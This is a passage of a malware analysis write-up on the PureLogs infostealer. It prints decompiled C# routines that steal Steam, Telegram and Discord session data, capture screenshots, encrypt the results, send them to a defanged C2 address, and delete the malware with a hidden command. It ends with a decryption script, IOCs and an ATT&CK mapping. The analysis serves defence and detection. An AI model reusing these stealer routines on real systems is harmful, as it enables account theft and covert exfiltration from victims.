It scans the memory of the Steam process for a session token that matches a specific regex pattern: [A-Za-z0-9-_]{16,}\\.[A-Za-z0-9-_]{40,}\\.[A-Za-z0-9-_]{40,}

This pattern resembles a JWT (JSON Web Token) format, commonly used for authentication, including Steam session tokens.

If found, it stores the token in Class5.byte_2 as a byte array.

```
// Token: 0x0600004E RID: 78 RVA: 0x000051EC File Offset: 0x000033EC
internal static void mw_ExtractSteamSessionTokenFromMemory()
{
    try
    {
        Process process = Process.GetProcessesByName("steam").FirstOrDefault<Process>();
        if (process != null)
        {
            IntPtr intPtr = Class5.OpenProcess(16, false, process.Id);
            if (!(intPtr == IntPtr.Zero))
            {
                using (Class5.Class6 @class = new Class5.Class6(intPtr))
                {
                    IntPtr intPtr2 = IntPtr.Zero;
                    IntPtr intPtr3 = new IntPtr(int.MaxValue);
                    byte[] array = new byte[4096];
                    Regex regex = new Regex("[A-Za-z0-9-_]{16,}\\.[A-Za-z0-9-_]{40,}\\.[A-Za-z0-9-_]{40,}");
                    while (intPtr2.ToInt64() < intPtr3.ToInt64())
                    {
                        int count;
                        if (Class5.ReadProcessMemory(@class.Handle, intPtr2, array, array.Length, out count))
                        {
                            string @string = Encoding.ASCII.GetString(array, 0, count);
                            Match match = regex.Match(@string);
                            if (match.Success)
                            {
                                Class5.byte_2 = Encoding.UTF8.GetBytes(match.Value);
                                break;
                            }
                        }
                        intPtr2 = IntPtr.Add(intPtr2, array.Length);
```

Telegram

It extract Telegram session data from the victim’s machine.

It first attempts to get the Telegram data directory by checking the Windows Registry at:

HKEY_CURRENT_USER\Software\Classes\tdesktop.tg\DefaultIcon

HKEY_CURRENT_USER\Software\Classes\tg\DefaultIcon

If the registry entries are found, it extracts the directory path and appends tdata, which is where Telegram stores session files.

```
// Token: 0x0600004A RID: 74 RVA: 0x00004E44 File Offset: 0x00003044
internal static void mw_ExtractTelegramSessionData()
{
    string text = null;
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Classes\\tdesktop.tg\\DefaultIcon");
    if (registryKey != null)
    {
        try
        {
            string text2 = (string)registryKey.GetValue(null);
            registryKey.Close();
            if (!string.IsNullOrEmpty(text2))
            {
                text2 = text2.Remove(text2.LastIndexOf('\\') + 1);
                text = text2.Replace('"', ' ') + "tdata";
            }
        }
        catch
        {
        }
    }
```

```
            }
            if (text == null)
            {
                try
                {
                    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\Classes\\tg\\DefaultIcon");
                    if (registryKey2 != null)
                    {
                        string text3 = (string)registryKey2.GetValue(null);
                        registryKey2.Close();
                        if (!string.IsNullOrEmpty(text3))
                        {
                            text3 = text3.Remove(text3.LastIndexOf('\\') + 1);
                            text = text3.Replace('"', ' ') + "tdata";
                        }
                    }
                }
                catch
                {
                }
            }
```

If the registry keys are missing, it attempts to find the Telegram installation path by looking for a running telegram process.

It retrieves the process's main module path and appends \tdata to locate the session data folder.

```
    }
    if (text == null)
    {
        try
        {
            Process[] processesByName = Process.GetProcessesByName("telegram");
            if (processesByName.Length != 0)
            {
                text = Path.GetDirectoryName(processesByName[0].MainModule.FileName) + "\\tdata";
            }
        }
        catch
        {
        }
    }
    if (text != null && Directory.Exists(text))
```

If the tdata directory exists, it:

Creates a ZIP archive in memory and iterates through all files in tdata, selecting specific files:

1. File ≤ 5120 bytes.
2. Files that start with "usertag", "settings", or "key_data".
3. Files that do not end with "s" (excluding session-related files stored with "s" suffix).

The extracted data is compressed into a ZIP archive stored in Class5.byte_1

```
}
if (text != null && Directory.Exists(text))
{
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true))
        {
            foreach (string text4 in Directory.GetFiles(text, "*", SearchOption.AllDirectories))
            {
                try
                {
                    string entryName = text4.Substring(text.Length).Trim(new char[]
                    {
                        Path.DirectorySeparatorChar
                    });
                    FileInfo fileInfo = new FileInfo(text4);
                    string name = fileInfo.Name;
                    if (fileInfo.Length <= 5120L)
                    {
                        if (!name.EndsWith("s"))
                        {
                            if (name.StartsWith("usertag") || name.StartsWith("settings") || name.StartsWith("key_data"))
                            {
                                ZipArchiveEntry zipArchiveEntry = zipArchive.CreateEntry(entryName, CompressionLevel.Optimal);
                                using (FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.Read))
                                {
                                    using (Stream stream = zipArchiveEntry.Open())
                                    {
                                        fileStream.CopyTo(stream);
                                    }
                                }
                            }
                        }
                        else
                        {
                            ZipArchiveEntry zipArchiveEntry2 = zipArchive.CreateEntry(entryName, CompressionLevel.Optimal);
                            using (FileStream fileStream2 = new FileStream(text4, FileMode.Open, FileAccess.Read))
                            {
                                using (Stream stream2 = zipArchiveEntry2.Open())
                                {
                                    fileStream2.CopyTo(stream2);
                                }
                            }
                        }
```

Discord

Finally it attempts to extract stored Discord authentication tokens from the victim’s machine.

It retrieves the path to Discord’s local storage directory in %AppData%\discord\Local Storage\leveldb

```
// Token: 0x06000049 RID: 73 RVA: 0x00004D34 File Offset: 0x00002F34
internal static void mw_ExtractDiscordTokens()
{
    string string_ = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord";
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb";
    if (Directory.Exists(path))
    {
```

If the directory exists, it scans all .ldb (LevelDB database) files inside the folder.

It reads each file’s content and searches for a pattern that matches Discord tokens using a regular expression.

To bypass file locks and access sensitive data, it calls **mw_ReadFileWithProcessFallback** that apply **process memory access techniques**. The stolen tokens are then decrypted using a **master key**, which is retrieved from Discord’s `"Local State"` file.

```
if (Directory.Exists(path))
{
    foreach (string string_2 in Directory.GetFiles(path, "*.ldb"))
    {
        try
        {
            Match match = Regex.Match(Encoding.UTF8.GetString(Class14.mw_ReadFileWithProcessFallback(string_2)), "dQw4w9WgXcQ:[^\"]*");
            if (match.Success)
            {
                Class5.dictionary_0.Add("EncryptToken", Convert.FromBase64String(match.Groups[0].Value.Split(new char[]
                {
                    ':'
                })[1]));
                break;
            }
        }
        catch
        {
        }
    }
```

Extracting System Information

Next it collects system information including:

Username & Domain

System Specs

installed antivirus software

screen resolution

IP address

country

city

region

ZIP code

timezone

Timestamp

Then it converts the collected data into JSON format before encoding it in UTF-8.

```
                {
                    "Country",
                    @class.Country
                },
                {
                    "City",
                    @class.City
                },
                {
                    "Region",
                    @class.Region
                },
                {
                    "IP",
                    @class.IP
                },
                {
                    "TimeZone",
                    @class.method_2()
                },
                {
                    "ZIP",
                    @class.method_4()
                }
            };
            return Encoding.UTF8.GetBytes(Class14.mw_SerializeDictionaryToJson(dictionary_));
        }
```

It base64 encodes the collected data of Browsers, DesktopFiles, Apps and Info

Then it capture a screenshot for the victim’s device

```
// Token: 0x060000A4 RID: 164 RVA: 0x00008634 File Offset: 0x00006834
internal static byte[] mw_CaptureScreenshot()
{
    Rectangle bounds = Screen.PrimaryScreen.Bounds;
    byte[] result;
    using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
    {
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.CopyFromScreen(bounds.X, bounds.Y, 0, 0, bitmap.Size);
        }
        using (MemoryStream memoryStream = new MemoryStream())
        {
            bitmap.Save(memoryStream, ImageFormat.Jpeg);
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

Then it generates a hardware-based identifier **(HWID)** to uniquely track each infected system.

```
using System.Text;

namespace ns0
{
    // Token: 0x02000023 RID: 35
    internal class Class9
    {
        // Token: 0x0600009B RID: 155 RVA: 0x00008098 File Offset: 0x00006298
        public static string HWID()
        {
            string result;
            try
            {
                result = Class9.smethod_0(string.Concat(new object[]
                {
                    Environment.CurrentManagedThreadId,
                    Environment.UserName,
                    Environment.MachineName,
                    Environment.OSVersion.VersionString,
                    Environment.SystemPageSize
                }));
            }
            catch
            {
                result = "Error";
            }
            return result;
        }
```

Finally, it appends **"test120922139213"** to the collected data as a **variant ID**, allowing the attacker to track and distinguish infections originating from this specific malware build.

```
            }
            catch
            {
            }
            try
            {
                Class13.dictionary_0.Add("Group", GClass4.str_variant_id);
            }
            catch
            {
            }
            try
            {
```

```
        public static string mw_port = "6561";

        // Token: 0x0400004E RID: 78
        public static string str_variant_id = "test120922139213";

        // Token: 0x0400004F RID: 79
        public static string str_true_7 = "true";

        // Token: 0x04000050 RID: 80
        public static string str_reg_key = "IqswyHgVpagFHxu";
    }
}
```

Encryption Routine

The encryption routine consists of two functions:

mw_EncryptWithSHA512DerivedKey(byte[] byte_0)

Generates a SHA-512 hash from a hardcoded UTF-8 string ("lZl1wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh").

It uses the resulting SHA-512 hash as the encryption key.

```
// Token: 0x060000F9 RID: 249 RVA: 0x00009B14 File Offset: 0x00007D14
internal static byte[] mw_EncryptWithSHA512DerivedKey(byte[] byte_0)
{
    byte[] array = Encoding.UTF8.GetBytes("lZl1wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh");
    array = SHA512.Create().ComputeHash(array);
    return Class14.mw_EncryptWithAES256(byte_0, array);
}
```

Then it calls **mw_EncryptWithAES256**(byte_0, array) to encrypt the input data.

The encryption routine uses **AES-256** in **CBC mode**, deriving the **AES key** and **IV** from the SHA-512 hash through **PBKDF2** (`Rfc2898DeriveBytes`) with a fixed salt `{117, 45, 158, 253, 184, 172, 96, 158, 239, 125, 30, 70, 145, 225, 3, 161}` and 1000 iterations. Once the key and IV are generated, the function encrypts `byte_0` (input data) using AES-256 in CBC mode.


```
            161
        };
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.KeySize / 8.0));
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.BlockSize / 8.0));
                rijndaelManaged.Mode = CipherMode.CBC;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
                {
                    cryptoStream.Write(byte_0, 0, byte_0.Length);
                    cryptoStream.Close();
                }
                result = memoryStream.ToArray();
            }
        }
        return result;
    }
```

To decrypt the collected data, I wrote a Python script that uses **AES-256-CBC** with a key and IV derived from a hardcoded **SHA-512 hash** and **salt** via **PBKDF2**. The script reads the encrypted file, decrypts it, removes padding, and saves the recovered data as **"decrypted_data.txt"**

```
import hashlib
import binascii
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# Given SHA-512 hash (converted from hex to bytes)
sha512_hash = bytes.fromhex("31af7967b6ad69f32ae82dcd32a6d1ca1029ecb9d2b881e29e04da0

# Salt used in the malware
salt = bytes([117, 45, 158, 253, 184, 172, 96, 158, 239, 125, 30, 70, 145, 225, 3, 1

# Derive AES Key (32 bytes) and IV (16 bytes) using PBKDF2
derived_key_iv = PBKDF2(sha512_hash, salt, dkLen=32+16, count=1000)

# Split into key and IV
aes_key = derived_key_iv[:32]  # First 32 bytes -&gt; AES-256 key
aes_iv = derived_key_iv[32:]   # Next 16 bytes -&gt; AES IV

# Print derived key and IV
print("Derived AES Key:", binascii.hexlify(aes_key).decode())
print("Derived AES IV:", binascii.hexlify(aes_iv).decode())

# Read the encrypted file
with open("stolen_data.enc", "rb") as f:
    encrypted_data = f.read()

# Decrypt using AES-256-CBC
cipher = AES.new(aes_key, AES.MODE_CBC, aes_iv)
decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)

# Save or print the decrypted content
with open("decrypted_data.txt", "wb") as f:
    f.write(decrypted_data)

print("Decryption successful! Check decrypted_data.txt")
```

Output

The decrypted data:



Exfiltration

PureLogs establishes a persistent TCP connection to the remote server at IP address 65[.]21[.]119[.]48 on port 6561 using the TcpClient class.
If the initial connection attempt fails, the malware implements a retry mechanism, ensuring multiple attempts to establish communication. The data is sent over a NetworkStream in a structured format

```
while (i <= 5)
{
    try
    {
        using (TcpClient tcpClient = new TcpClient(GClass4.mw_c2_server, Convert.ToInt32(GClass4.mw_port)))
        {
            using (NetworkStream stream = tcpClient.GetStream())
            {
                stream.Write(BitConverter.GetBytes(array2.Length), 0, 4);
                stream.Write(array2, 0, array2.Length);
                break;
            }
        }
    }
```

Self-Deletion and Exit

Finally Purelogs starts a new process using Process.Start, invoking cmd.exe with specific arguments.

Command Executed:

cmd.exe /C choice /C Y /N /D Y /T 3 & Del “C:\path\to\malware.exe”

/C → Executes the command and terminates cmd.exe.

choice /C Y /N /D Y /T 3 → Introduces a 3-second delay before deletion.

Del “C:\path\to\malware.exe” → Deletes the malware file (Assembly.GetExecutingAssembly().Location resolves to the malware’s own path).

WindowStyle = ProcessWindowStyle.Hidden → Hides the command prompt window.

CreateNoWindow = true → Ensures no visible command prompt is shown.

Environment.Exit(0); ensures the malware exits immediately after starting the deletion process.

```
// Token: 0x060000F8 RID: 248 RVA: 0x00009A9C File Offset: 0x00007C9C
internal static void mw_SelfDeleteAndExit()
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + Assembly.GetExecutingAssembly().Location + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });
        Environment.Exit(0);
    }
    catch
    {
        Environment.Exit(0);
    }
}
```

IOCs

```
C2 Server:
IP: 65[.]21[.]119[.]48
Port: 6561
Hash: 7505e02f9e72ce781892c01ac7638a8fac011f39c020cda61e2eada9eee1c31d
Mutex: FQBnanyetMxSRRO
Variant ID: test120922139213
Registry Key: HKEY_CURRENT_USER\Software\IqswyHgVpagFHxu
```

MITRE ATT&CK Techniques

Tactic	Technique	Sub-Technique	Description
Execution (TA0002)	Windows Management Instrumentation (T1047)	–	file.exe tries to detect antivirus software via WMI query: “SELECT * FROM AntiVirusProduct”.
	Native API (T1106)	–	Adversaries may interact with the native OS API to execute behaviors.
	Shared Modules (T1129)	–	Attempts to dynamically load malicious functions and detect Sandboxie.
Persistence (TA0003)	Hijack Execution Flow (T1574)	DLL Side-Loading (T1574.002)	Tries to load missing DLLs.
Privilege Escalation (TA0004)	Process Injection (T1055)	–	Injects code into processes to evade defenses and elevate privileges.
	Access Token Manipulation (T1134)	–	file.exe enables process privilege “SeDebugPrivilege”.
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	–	Encrypts data using DPAPI, AES, and Base64 encoding.
	Software Packing (T1027.002)	–	.NET source code dynamically calls methods, often used by packers.

	Masquerading (T1036)	–	Creates files inside the user directory.
	Process Injection (T1055)	–	Injects code into processes to evade defenses.
	Indicator Removal (T1070)	–	file.exe deletes itself via cmd.
	Timestomp (T1070.006)	–	Binary contains a suspicious timestamp.
	Deobfuscate/Decode Files or Information (T1140)	–	Decodes data using Base64 and encryption/decryption functions.
	Virtualization/Sandbox Evasion (T1497)	–	Tries to detect “Sandboxie” and implements evasion techniques.
	Impair Defenses (T1562)	Disable or Modify Tools (T1562.001)	Creates guard pages to prevent reverse engineering.
	Reflective Code Loading (T1620)	–	Invokes .NET assembly method.
Credential Access (TA0006)	Input Capture (T1056)	–	file.exe takes screenshots and potentially exfiltrates data.
Discovery (TA0007)	Query Registry (T1012)	–	Queries registry for system information.
Collection (TA0009)	Screen Capture (T1113)	–	Takes a screenshot using BitBlt API.
Command and Control (TA0011)	Application Layer Protocol (T1071)	–	Detected anomalous HTTP requests to non-white-listed domains.